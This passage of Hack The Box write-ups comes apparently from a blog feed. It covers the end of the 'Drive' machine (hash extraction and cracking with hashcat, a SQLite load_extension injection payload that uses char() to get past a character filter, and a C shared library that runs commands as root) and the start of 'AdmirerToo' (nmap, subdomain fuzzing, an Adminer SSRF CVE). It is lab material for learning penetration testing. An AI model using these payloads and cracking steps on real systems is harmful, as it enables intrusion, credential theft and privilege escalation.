
<img src="https://cybersec.deadandbeef.com/images/Drive/gitearepo.png" alt="GITEAREPO_IMAGE" /></p>

<p>Indeed they can, and Martin even has access to the Doodle Grive source code. For our purposes, <code class="language-plaintext highlighter-rouge">db_backup.sh</code> looks <em>real</em> interesting.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>#!/bin/bash
DB=$1
date_str=$(date +'%d_%b')
7z a -p'H@ckThisP@ssW0rDIfY0uC@n:)' /var/www/backups/${date_str}_db_backup.sqlite3.7z db.sqlite3
cd /var/www/backups/
ls -l --sort=t *.7z &gt; backups_num.tmp
backups_num=$(cat backups_num.tmp | wc -l)
if [[ $backups_num -gt 10 ]]; then
      #backups is more than 10... deleting to oldest backup
      rm $(ls  *.7z --sort=t --color=never | tail -1)
      #oldest backup deleted successfully!
fi
rm backups_num.tmp
</code></pre></div></div>

<p>Our 7z password is right there in front of us, and we were never going to crack that with JtR. What is important is that now we can try to crack the hashes and log into the box with any cracked users.</p>

<h4 id="cracking-hashes">Cracking Hashes</h4>

<p>There’s two different types of hashes in this database: SHA1 hashes and PBKDF2_SHA256 hashes. First, we’ll try and crack the former, trying out the user:pass combinations that result. With this command, I was able to iterate through all of the databases and extract those SHA1 hashes:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>for filename in *; do sqlite3 ${filename} -line 'select * from accounts_customuser;' | grep -E 'sha1\$*'; done | cut -c 16- &gt; hashes
</code></pre></div></div>

<p>Now to try hashcat on them:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm/DoodleGrive$ hashcat -a 0 -m 124 hashes ~/SecLists/Passwords/Leaked-Databases/rockyou.txt -O  
hashcat (v6.1.1) starting...  
  
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]  
=============================================================================================================================  
* Device #1: pthread-Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz, 13768/13832 MB (4096 MB allocatable), 8MCU  
  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 31  
Minimim salt length supported by kernel: 0  
Maximum salt length supported by kernel: 51  
  
Hashes: 15 digests; 7 unique digests, 6 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1  
  
Applicable optimizers applied:  
* Optimized-Kernel  
* Zero-Byte  
* Precompute-Init  
* Early-Skip  
* Not-Iterated  
* Prepended-Salt  
* Raw-Hash  
  
Watchdog: Hardware monitoring interface not found on your system.  
Watchdog: Temperature abort trigger disabled.  
  
Host memory required for this attack: 66 MB  
  
Dictionary cache hit:  
* Filename..: /home/thehated/SecLists/Passwords/Leaked-Databases/rockyou.txt  
* Passwords.: 14344384  
* Bytes.....: 139921497  
* Keyspace..: 14344384  
  
sha1$Ri2bP6RVoZD5XYGzeYWr7c$71eb1093e10d8f7f4d1eb64fa604e6050f8ad141:johniscool  
sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93:john boy  
sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a:johnmayer7  
Approaching final keyspace - workload adjusted.     
  
                                                   
Session..........: hashcat  
Status...........: Exhausted  
Hash.Name........: Django (SHA-1)  
Hash.Target......: hashes  
Time.Started.....: Tue Feb 20 18:15:54 2024 (10 secs)  
Time.Estimated...: Tue Feb 20 18:16:04 2024 (0 secs)  
Guess.Base.......: File (/home/thehated/SecLists/Passwords/Leaked-Databases/rockyou.txt)  
Guess.Queue......: 1/1 (100.00%)  
Speed.#1.........:  5361.7 kH/s (1.11ms) @ Accel:1024 Loops:1 Thr:1 Vec:8  
Recovered........: 3/7 (42.86%) Digests, 2/6 (33.33%) Salts  
Progress.........: 86066304/86066304 (100.00%)  
Rejected.........: 18564/86066304 (0.02%)  
Restore.Point....: 14344384/14344384 (100.00%)  
Restore.Sub.#1...: Salt:5 Amplifier:0-1 Iteration:0-1  
Candidates.#1....: $HEX[216a6f6c6579303821] -&gt; $HEX[042a0337c2a156616d6f732103]  
  
Started: Tue Feb 20 18:15:53 2024  
Stopped: Tue Feb 20 18:16:06 2024
</code></pre></div></div>

<p>There are three passwords for the Tom user shown here, with <code class="language-plaintext highlighter-rouge">johnmayer7</code> working for login over SSH and sudo.</p>

<h3 id="root">Root</h3>

<p>In his home directory, there’s a SUID executable by the name of <code class="language-plaintext highlighter-rouge">doodleGrive-cli</code>. It runs as root, so the vector through which we root the box is clear. The how is to be found out.</p>

<p>On first run of <code class="language-plaintext highlighter-rouge">strings</code>, we see some credentials for a user named <code class="language-plaintext highlighter-rouge">moriarty</code>:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/usr/bin/sudo -u www-data /usr/bin/tail -1000 /var/log/nginx/access.log  
doodleGrive cli beta-2.2:    
1. Show users list and info  
2. Show groups list  
3. Check server health and status  
4. Show server requests log (last 1000 request)  
5. activate user account  
6. Exit  
Select option:    
exiting...  
please Select a valid option...  
PATH  
[!]Caution this tool still in the development phase...please report any issue to the development team[!]  
Enter Username:  
Enter password for    
moriarty  
findMeIfY0uC@nMr.Holmz!  
Welcome...!  
Invalid username or password.
</code></pre></div></div>

<p>But the pudding is in the functions themselves, so I’ll break it down in IDA.</p>

<h4 id="decompilation">Decompilation</h4>

<p><img src="https://cybersec.deadandbeef.com/images/Drive/idamain.png" alt="IDAMAIN_IMAGE" /></p>



<p>In the <code class="language-plaintext highlighter-rouge">main</code> function, we see the username and password check for the <code class="language-plaintext highlighter-rouge">moriarty</code> user. If these credentials are right, we move onto the <code class="language-plaintext highlighter-rouge">main_menu</code> function. That one is where the meat of the functionality is, so it’s where we are going next!</p>

<p><img src="https://cybersec.deadandbeef.com/images/Drive/idamainmenu.png" alt="IDAMAINMENU_IMAGE" /></p>


<p>From the select, there are 5 different functions of the CLI (6 just exits). The first 4 don’t have any user input, but 5 (<code class="language-plaintext highlighter-rouge">activate_user_account</code>) does, so it’s the one we’ll look at for an attack vector.</p>

<p><img src="https://cybersec.deadandbeef.com/images/Drive/idaactivateuseraccount.png" alt="IDAACTIVATEUSERACCOUNT_IMAGE" /></p>


<p>This is juicy. It’s executing a SQLite statement, where we can potentially gain code execution. A tactic we can use is the <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md#remote-command-execution-using-sqlite-command---load_extension">load_extension</a> exploit, which lets us execute whatever code we want from a SQLite extension. Shared libraries will do this for us, which we can write and compile in C. But before getting to that, I do want to look at the <code class="language-plaintext highlighter-rouge">sanitize_string</code> function.</p>

<p><img src="https://cybersec.deadandbeef.com/images/Drive/idasanitizestring.png" alt="IDASANITIZESTRING_IMAGE" /></p>

<p>Simply put, this sanitizes the username of specific characters, likely to evade situations such as what we are trying to do. These characters are:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>\
{
/
|
SPACE
'
\x00
</code></pre></div></div>

<p>Given that we are limited to 40 characters as shown, this is important to know.</p>

<h4 id="exploitation">Exploitation</h4>

<p>The query goes like this:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>UPDATE accounts_customuser SET is_active=1 WHERE username="{username}";
</code></pre></div></div>

<p>To make this short, we have a username such as this for the code execution:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>",load_extension("./a.so");-- -
</code></pre></div></div>

<p>Do you see the problem? Slash characters are banned, so we’re going to need a more inventive way to pass through the shared library. And what is that way? The SQLite3 <a href="https://www.sqliz.com/sqlite-ref/char/">char</a> function, of course! With this, a slash doesn’t even have to be printed. But we might have to be careful with our character limit.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>",load_extension(char(46,47,97,46,115,111));--
</code></pre></div></div>

<p>46 characters, over the limit. Let’s take out the “a.”</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>",load_extension(char(46,47,46,115,111));--
</code></pre></div></div>

<p>43 characters. At this point, we may as well take out the dot.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>",load_extension(char(46,47,115,111));--
</code></pre></div></div>

<p>40 characters, just grazes our limit. Now it’s a simple matter of writing and compiling a simple C program to do what we like.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>#include &lt;stdio.h&gt;

int sqlite3_function_init() {
	system("/usr/bin/id");
	return 0;
}
</code></pre></div></div>

<p>Additionally, this specific function name is required because it is the default function SQLite3 loads from extensions first. The following <code class="language-plaintext highlighter-rouge">gcc</code> command compiles our C program into a shared library:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>gcc -o so -fPIC -shared -nostartfiles so.c
</code></pre></div></div>

<p>Now we should be able to run <code class="language-plaintext highlighter-rouge">doodleGrive-cli</code> and exploit it with our payload plus our “extension.” But success is to be foreseen:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>tom@drive:~$ ./doodleGrive-cli    
[!]Caution this tool still in the development phase...please report any issue to the development team[!]  
Enter Username:  
moriarty  
Enter password for moriarty:  
findMeIfY0uC@nMr.Holmz!  
Welcome...!  
  
doodleGrive cli beta-2.2:    
1. Show users list and info  
2. Show groups list  
3. Check server health and status  
4. Show server requests log (last 1000 request)  
5. activate user account  
6. Exit  
Select option: 5  
Enter username to activate account: ",load_extension(char(46,47,115,111));--  
Activating account for user '",load_extension(char(46,47,115,111))-'...  
Error: near ",": syntax error  
  
doodleGrive cli beta-2.2:    
1. Show users list and info  
2. Show groups list  
3. Check server health and status  
4. Show server requests log (last 1000 request)  
5. activate user account  
6. Exit  
Select option: please Select a valid option...  
  
doodleGrive cli beta-2.2:    
1. Show users list and info  
2. Show groups list  
3. Check server health and status  
4. Show server requests log (last 1000 request)  
5. activate user account  
6. Exit  
Select option:
</code></pre></div></div>

<p>Dang. We need to shorten it even more. How about to just one letter? Now the payload is this:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>",load_extension(char(46,47,115));--
</code></pre></div></div>

<p>Renaming the shared library to “s,” and retrying the exploit:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>tom@drive:~$ ./doodleGrive-cli    
[!]Caution this tool still in the development phase...please report any issue to the development team[!]  
Enter Username:  
moriarty  
Enter password for moriarty:  
findMeIfY0uC@nMr.Holmz!  
Welcome...!  
  
doodleGrive cli beta-2.2:    
1. Show users list and info  
2. Show groups list  
3. Check server health and status  
4. Show server requests log (last 1000 request)  
5. activate user account  
6. Exit  
Select option: 5  
Enter username to activate account: ",load_extension(char(46,47,115));--  
Activating account for user '",load_extension(char(46,47,115))--'...  
Error: near ",": syntax error  
  
doodleGrive cli beta-2.2:    
1. Show users list and info  
2. Show groups list  
3. Check server health and status  
4. Show server requests log (last 1000 request)  
5. activate user account  
6. Exit  
Select option: 5  
Enter username to activate account: ",load_extension(char(46,47,115));--    
Activating account for user '",load_extension(char(46,47,115))--'...  
Error: near ",": syntax error  
  
doodleGrive cli beta-2.2:    
1. Show users list and info  
2. Show groups list  
3. Check server health and status  
4. Show server requests log (last 1000 request)  
5. activate user account  
6. Exit  
Select option:
</code></pre></div></div>

<p>I like to point out my flaws, so I will. We are actually not supposed to use a comma, but a plus sign. This makes sense, because it would add the two strings together: the original username input and the output from our “extension.” Our new payload is now this:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>"+load_extension(char(46,47,115));--
</code></pre></div></div>

<p>Mistake aside, now let’s try it once again:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>doodleGrive cli beta-2.2:    
1. Show users list and info  
2. Show groups list  
3. Check server health and status  
4. Show server requests log (last 1000 request)  
5. activate user account  
6. Exit  
Select option: 5  
Enter username to activate account: "+load_extension(char(46,47,115));--  
Activating account for user '"+load_extension(char(46,47,115))--'...  
Error: ./s: undefined symbol: sqlite3_s_init  
  
doodleGrive cli beta-2.2:    
1. Show users list and info  
2. Show groups list  
3. Check server health and status  
4. Show server requests log (last 1000 request)  
5. activate user account  
6. Exit  
Select option:
</code></pre></div></div>

<p>From this, I’m predicting that we have to change the function name of <code class="language-plaintext highlighter-rouge">sqlite3_extension_init</code> to <code class="language-plaintext highlighter-rouge">sqlite3_s_init</code>. So let’s just change that, recompile and try it (yet) again:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>tom@drive:~$ ./doodleGrive-cli    
[!]Caution this tool still in the development phase...please report any issue to the development team[!]  
Enter Username:  
moriarty  
Enter password for moriarty:  
findMeIfY0uC@nMr.Holmz!  
Welcome...!  
  
doodleGrive cli beta-2.2:    
1. Show users list and info  
2. Show groups list  
3. Check server health and status  
4. Show server requests log (last 1000 request)  
5. activate user account  
6. Exit  
Select option: 5  
Enter username to activate account: "+load_extension(char(46,47,115));--  
Activating account for user '"+load_extension(char(46,47,115))--'...  
uid=0(root) gid=0(root) groups=0(root),1003(tom)  
  
doodleGrive cli beta-2.2:    
1. Show users list and info  
2. Show groups list  
3. Check server health and status  
4. Show server requests log (last 1000 request)  
5. activate user account  
6. Exit  
Select option:
</code></pre></div></div>

<p>And there we go! Command execution has officially been reached. Now, just by changing the command to <code class="language-plaintext highlighter-rouge">/bin/bash</code> and running that through again, the mythical root shell can be had. Good on us hackers for figuring it out; always getting the job done. Heh.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@drive:/root# /bin/ls  
root.txt  
root@drive:/root#
</code></pre></div></div>]]></content><author><name>th3hat3d</name></author><summary type="html"><![CDATA[Recon]]></summary></entry><entry><title type="html">HTB: AdmirerToo</title><link href="https://cybersec.deadandbeef.com/admirertoo" rel="alternate" type="text/html" title="HTB: AdmirerToo" /><published>2023-12-13T00:00:00+00:00</published><updated>2023-12-13T00:00:00+00:00</updated><id>https://cybersec.deadandbeef.com/admirertoo</id><content type="html" xml:base="https://cybersec.deadandbeef.com/admirertoo"><![CDATA[<h3 id="recon">Recon</h3>

<p><strong>nmap:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-10 14:04 EST
Nmap scan report for 10.10.11.137
Host is up (0.028s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE        VERSION
22/tcp   open     ssh            OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey: 
|   2048 99:33:47:e6:5f:1f:2e:fd:45:a4:ee:6b:78:fb:c0:e4 (RSA)
|   256 4b:28:53:64:92:57:84:77:5f:8d:bf:af:d5:22:e1:10 (ECDSA)
|_  256 71:ee:8e:e5:98:ab:08:43:3b:86:29:57:23:26:e9:10 (ED25519)
80/tcp   open     http           Apache httpd 2.4.38 ((Debian))
|_http-title: Admirer
|_http-server-header: Apache/2.4.38 (Debian)
4242/tcp filtered vrml-multi-use
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds
</code></pre></div></div>

<p>Since port 4242 is filtered, this leaves us with yet another 22-80 situation. As always, website first!</p>

<p><strong>The Website</strong></p>

<p><img src="https://cybersec.deadandbeef.com/images/AdmirerToo/MainWebsite.png" alt="" /></p>


<p>The site seems to be a photo gallery. Before doing anything else, I like to check the file type the server is using: .php, .html, or something else. There’s a 404 upon loading <code class="language-plaintext highlighter-rouge">index.html</code>, but hovering over the server IP gives an email:</p>

<p><img src="https://cybersec.deadandbeef.com/images/AdmirerToo/404.png" alt="" /></p>

<p>It contains the domain name of the website, which is <code class="language-plaintext highlighter-rouge">admirer-gallery.htb</code>. That means we can fuzz for subdomains, which we’ll do:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>       /'___\  /'___\           /'___\          
      /\ \__/ /\ \__/  __  __  /\ \__/          
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\         
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/         
        \ \_\   \ \_\  \ \____/  \ \_\          
         \/_/    \/_/   \/___/    \/_/          
  
      v1.1.0  
________________________________________________  
  
:: Method           : GET  
:: URL              : http://admirer-gallery.htb  
:: Wordlist         : FUZZ: /home/thedoug/SecLists/Discovery/DNS/subdomains-top1million-5000.txt  
:: Header           : Host: FUZZ.admirer-gallery.htb  
:: Follow redirects : false  
:: Calibration      : false  
:: Timeout          : 10  
:: Threads          : 40  
:: Matcher          : Response status: 200,204,301,302,307,401,403  
:: Filter           : Response size: 14099  
________________________________________________  
  
db                      [Status: 200, Size: 2569, Words: 113, Lines: 63]  
:: Progress: [4989/4989] :: Job [1/1] :: 2494 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
</code></pre></div></div>

<p>There’s a subdomain <code class="language-plaintext highlighter-rouge">db.admirer-gallery.htb</code> to check out here. Since there’s not much in terms of functionality on the main website, this could be where our way in lies.</p>

<p><strong>The DB Subdomain</strong></p>

<p><img src="https://cybersec.deadandbeef.com/images/AdmirerToo/adminer.png" alt="" /></p>

<p>The page is for a plugin called Adminer, an alternative to phpMyAdmin. Looking up the version of Adminer displayed, results return for CVE-2021-21311, a server side request forgery (SSRF) vulnerability. A prebuilt Python exploit (<a href="https://github.com/llhala/CVE-2021-21311">here</a>) exists for us to take advantage of it. There’s a port we weren’t able to access before (4242), but it’s possible that we can access this service with the SSRF.</p>

<h3 id="foothold">Foothold</h3>

